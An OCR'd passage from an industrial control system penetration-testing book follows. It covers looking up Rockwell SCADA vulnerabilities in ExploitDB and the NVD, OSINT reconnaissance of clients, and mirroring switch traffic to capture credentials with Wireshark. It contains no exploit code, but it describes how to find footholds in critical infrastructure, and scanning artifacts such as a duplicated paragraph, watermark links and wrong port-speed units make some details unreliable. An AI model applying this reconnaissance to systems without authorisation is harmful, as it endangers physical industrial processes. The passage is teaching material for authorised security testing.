


Figure 4.15: SCADA vulnerabilities

We have eight headings, as you can see on the screen, which are as follows:

The vulnerability was added to ExploitDB on this date.

This is the exploit code that you can use to carry it out.

This is a clone of the vulnerable app against which the exploit operates.

This is an approval notification indicating that the exploit has been tested and found to work.

Description of the exploit.

https://t.me/learningnets

This is the kind of exploit you're looking for.

The exploit's platform is the system against which it operates.

The exploit code was written by this person.

Authors have included code for various vulnerabilities that allows you to easily review and augment your environment. This technique of reviewing code structure for proof-of-concept work will be discussed in greater detail in a subsequent chapter, but for now, just know that you can get access to a variety of code that will help you gain a foothold in your clients' technology stack. We're going to look at a small vulnerability in more detail. If we look at the following screenshot, we can see that Rockwell SCADA has an exploit mentioned from 2018:

Figure 4.16: Rockwell exploit

Click on the description, and let's review the following screen:

https://t.me/learningnets




Figure 4.17: Rockwell SCADA exploit

If you notice, the CVE Vulnerabilities and for this vulnerability is 2016-2279, which indicates that it was discovered in 2016—or at least that it was reported in 2016—but not necessarily that it was discovered in 2016; it may have been detected earlier. As you can see, the exploit's various effects are documented, and at the very end of the script is a simple PoC example, which means that we can use simple cross-site scripting to hijack a user's session or steal sensitive system information from the graphical user interface but we'll get into that later. If you notice, the CVE for this vulnerability is 2016-2279, which indicates that it was discovered in 2016—or at least that it was reported in 2016—but not necessarily that it was discovered in 2016; it may have been detected earlier. As you can see, the exploit's various effects are documented, and at the very end of the script is a simple PoC example, which means that we can use simple

https://t.me/learningnets

XSS to hijack a user’s session or steal sensitive system information from the GUI, but we’ll get into that later.

https://t.me/learningnets

The National Vulnerability Database is being traversed (NVD)

The NVD is the most comprehensive database of open-source vulnerabilities. When you go to you'll see the following screen:




Figure 4.18: NVD

Now look for Rockwell SCADA in the CVE we found before in Exploit DB. The CVE for this vulnerability was 2016-2279. You'll see the following screen if you type this CVE into the search input field and press

https://t.me/learningnets




Figure 4.19: NVD CVE 2016-2279

Now, in the results box, click the link in the Vuln ID field, and you'll see the following screen:




Figure 4.20: CVE-2016-2279 details

https://t.me/learningnets

There is a lot of information here that has been gathered and shown. The systems that have been impacted, as well as the risk level that has been assigned to them, are the most notable. It's crucial to go over this information since it'll help you comprehend the breadth and depth of the impact of discovering these controllers and the version of them that's running in the customer's environment. Return to the main screen and conduct a query against Rockwell technology to look at something more relevant. You should be aware of the following flaws:




Figure 4.21: Rockwell vulnerabilities

There are 94 records related to Rockwell found in this search. The record has a CVE ID of CVE-2021-22681 and was last published on March 3, 2021. When you look at this vulnerability, you'll notice that it's rated rightly so, because it means that an unauthenticated attacker may circumvent authentication and make modifications to the controller directly. This is concerning because an attacker could alter process set points, resulting in unplanned downtime, loss of control, or even process

https://t.me/learningnets

failure. This is fantastic news for pentesters because it gives them a starting point for gaining access to vital infrastructure.

Finding a vulnerability at a process-control level that has physical access to input/output (I/O) should be documented and not taken action on unless you know the exact outcome of exploiting a known vulnerability, as things have a tendency to go dark or boom, all of which are terrifying possibilities.

We learned what the NVD is and where we can learn more about known vulnerabilities that have been disclosed in this section. This is critical because we can leverage the reported vulnerabilities to get access to our customers' infrastructure and construct supporting evidence on our assessment report.

https://t.me/learningnets

Conclusion

We explored a variety of open-source intelligence topics in this chapter, with a concentration on the ICS space. We studied Google-Fu and how we investigate our customers to learn about their industries and potential users. To learn more, we went to LinkedIn to see if any of the employees listed there had shared sensitive information about their firm or the technology they were using.

Next, we used Shodan.io to search for technology on publicly available networks and determine if it belonged to our customer. Following that, we went to ExploitDB to see whether there was any publicly available code that exploited the vulnerabilities we uncovered in the prior steps.

Finally, we examined the NVD to determine which vulnerabilities exist on the computers we obtained. We have a thorough grasp of our customers' businesses, people, processes, and technologies thanks to the data we've gathered and documented.

We'll learn about the necessity of spanning and capturing traffic in the future chapter, which we can use to figure out which real devices are communicating on a network.

https://t.me/learningnets

CHAPTER 5

SPANs and TAP

The value of using open-source research to construct a profile of your customer, their organization, users, and technology was discussed in the previous chapter. We'll go deeper into the rabbit hole in this chapter and talk about out-of-band network monitoring. Intrusion detection systems have dominated the industrial cybersecurity space for the past few years.

Security Matters (acquired by ForeScout), Indegy (purchased by Tenable), Sentryo (acquired by Cisco), CyberX (acquired by Microsoft), Claroty, Nozomi Networks, SCADAfence, and a slew of others have thrived. Money from venture capital and investment banking has been poured into the passive monitoring field to raise awareness of the relevance of automation technologies, as well as its impact on vital infrastructure.

All of this technology is reliant on the network infrastructure's ability to analyze traffic using a Switch Port Analyzer or a Test Access Point and deliver it to the IDS. If your customer has invested in a specific IDS provider, it is critical that you understand how to undertake out-of-band monitoring utilizing the aforementioned approaches and what this entails during your pentest.

We'll go over what SPAN is and how to mirror traffic to a port, what a TAP is and how to use it in a pentesting engagement, and the many IDS technologies that use SPAN in the industrial arena and what to expect when you encounter them as we progress through this chapter.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Wireshark Installation

What is SPAN and how do we set it up?

Using a TAP during a presentation

Getting the most out of IDS security monitoring

https://t.me/learningnets

Technical requirements

You'll need the following items to complete this chapter:

The TP-Link TL-SG108E Smart Switch is a low-cost switch that enables for simple port mirroring. We'll have a look at this to figure out how to set up port mirroring. On Amazon, you may get a TP-Link TL-SG108E Smart Switch

The Throwing Star LAN TAP is a low-cost LAN TAP that can be used to extract network packets and evaluate them later

Wireshark/TShark and Tcpdump

https://t.me/learningnets

Wireshark installation

I chose to relocate this part to the beginning of the chapter after much soul-searching. It was supposed to be in the next chapter, but after reading it, I realized it fit in nicely with the rest of the plot. So, without further ado, let's get started. Wireshark is the de facto tool for network engineers and security experts to monitor all of the data that moves through the network. When a problem emerges, the individual or team immediately opens their laptop and launches Wireshark. I cannot underline this enough: Wireshark is fundamentally one of the most critical tools utilized by the security sector, despite the fact that it is rarely referred to as such. Wireshark is an absolute must-have for any pentesting toolkit you're putting together.

To access Wireshark's stable release area, go to This stable release is version 3.4.4, which was issued on March 10, 2021, at the time of writing. The following commands are for Terminal CLI and shell samurais out there, or even those who may be using Brew on an Apple laptop or Linux distribution.

macOS

You can install Wireshark with Brew like so:

```
brew install wireshark
```

https://t.me/learningnets

Linux distros

You can install Wireshark with apt-get like so:

```
sudo apt-get install wireshark
```

https://t.me/learningnets

Windows 10

I'll just leave you with this link: The setup is simple, and there are plenty of YouTube tutorials, wikis, blogs, and forums to help you get started.

Ensure that you install any additional or complementary components throughout your installation. TShark, dissector plugins, Editcap, Mergecap, and other crucial components are used in this process. We'll touch on a couple of these topics as we progress over the next few chapters.

Open Wireshark by double-clicking the desktop icon once it has been installed, and ensure sure you can see all of your network interfaces, as shown in the following screenshot:

https://t.me/learningnets




Figure 5.1: Wireshark capture interfaces

You'll be able to select an interface and begin listening to network traffic from here. The important thing to remember is that the only network traffic you'll see is broadcast, multicast, and unicast traffic pertaining to that interface. If you pick your Wi-Fi interface, for example, you will see a large number of devices connecting on the network via multicast and broadcast communication, especially if you are an Internet of Things enthusiast like me (IoT). This is something I'm noting down since it leads into the next section, where we'll look at some more intriguing data. This refers to data sent between certain devices via unicast transmission. Between the communication devices, you must have access to a SPAN/mirror port or have installed a TAP.

https://t.me/learningnets

We learned how to install Wireshark using several techniques depending on our operating system in this part. We double-checked to see whether there was a list of network interfaces we might use to gather traffic. Finally, we pointed out that simply listening to a network port does not provide a complete and detailed view. To witness genuine device-to-device unicast communication, we need access to SPAN or a TAP. In the following part, we'll go over what SPAN/mirroring is and how to configure it on a simple managed switch.

https://t.me/learningnets

What is SPAN and how do we set it up?

Wireshark was swiftly installed in the previous phase to collect network traffic. Wireshark can now be used to verify our findings. Once we've created a simple SPAN/mirror port in this part, we'll be able to do this. So, what exactly is SPAN and how does it work? All traffic on one or more ports on a controlled switch that supports SPAN/mirroring can be duplicated to one or more ports on the same switch using SPAN. Local SPAN is the term used to describe this. This is the most common way of feeding data to an IDS. Remote SPAN and Encapsulated Remote SPAN are two SPAN extensions

Remote network traffic can be associated with a dedicated VLAN and then trunked into an additional switch using RSPAN. However, if you begin to commit switch ports to RSPAN traffic, this comes at a cost. Because those ports can no longer be used for normal traffic, the number of ports available for operational switching is reduced. Using RSPAN, on the other hand, is extremely beneficial for monitoring data travelling over a network during a pentest, as crucial information can be recorded and used to breach the system. SPAN sends credential data, operating systems, ports and services, and other relevant data across the network and right into your machine, which you may capture with Wireshark, TShark, or Tcpdump.

When local SPAN or RSPAN is used, the switch's load is increased. If the switch is under heavy load, which implies there is a lot of traffic flowing

https://t.me/learningnets

through it, SPAN could result in packet loss and other undesirable behaviors, such as production disruption. The worst conceivable outcome during an engagement is revenue loss owing to downtime induced by an overloaded switch that begins to drop packets. So, if you're doing this on a switch that you don't fully control or understand, proceed with caution.

It's important to note that the phrases SPAN and port mirroring are interchangeable because they refer to the same thing. So, if you're wondering why I wrote SPAN/mirror, it's because they effectively imply the same thing, and SPAN is a Cisco-centric phrase. The TP-Link TL-SG108E Smart Switch, which was described in the Technical requirements section, uses port mirroring. The following diagram depicts a common setup or architecture for a local SPAN:

https://t.me/learningnets




Figure 5.2: SPAN traffic

To test this arrangement, you can use any number of switches. We'll look at the port settings; as you can see in the following screenshot, this switch is a standard eight-port switch. There are four ports in use, three of which operate at 1 GHz and one at 100 MB:

https://t.me/learningnets

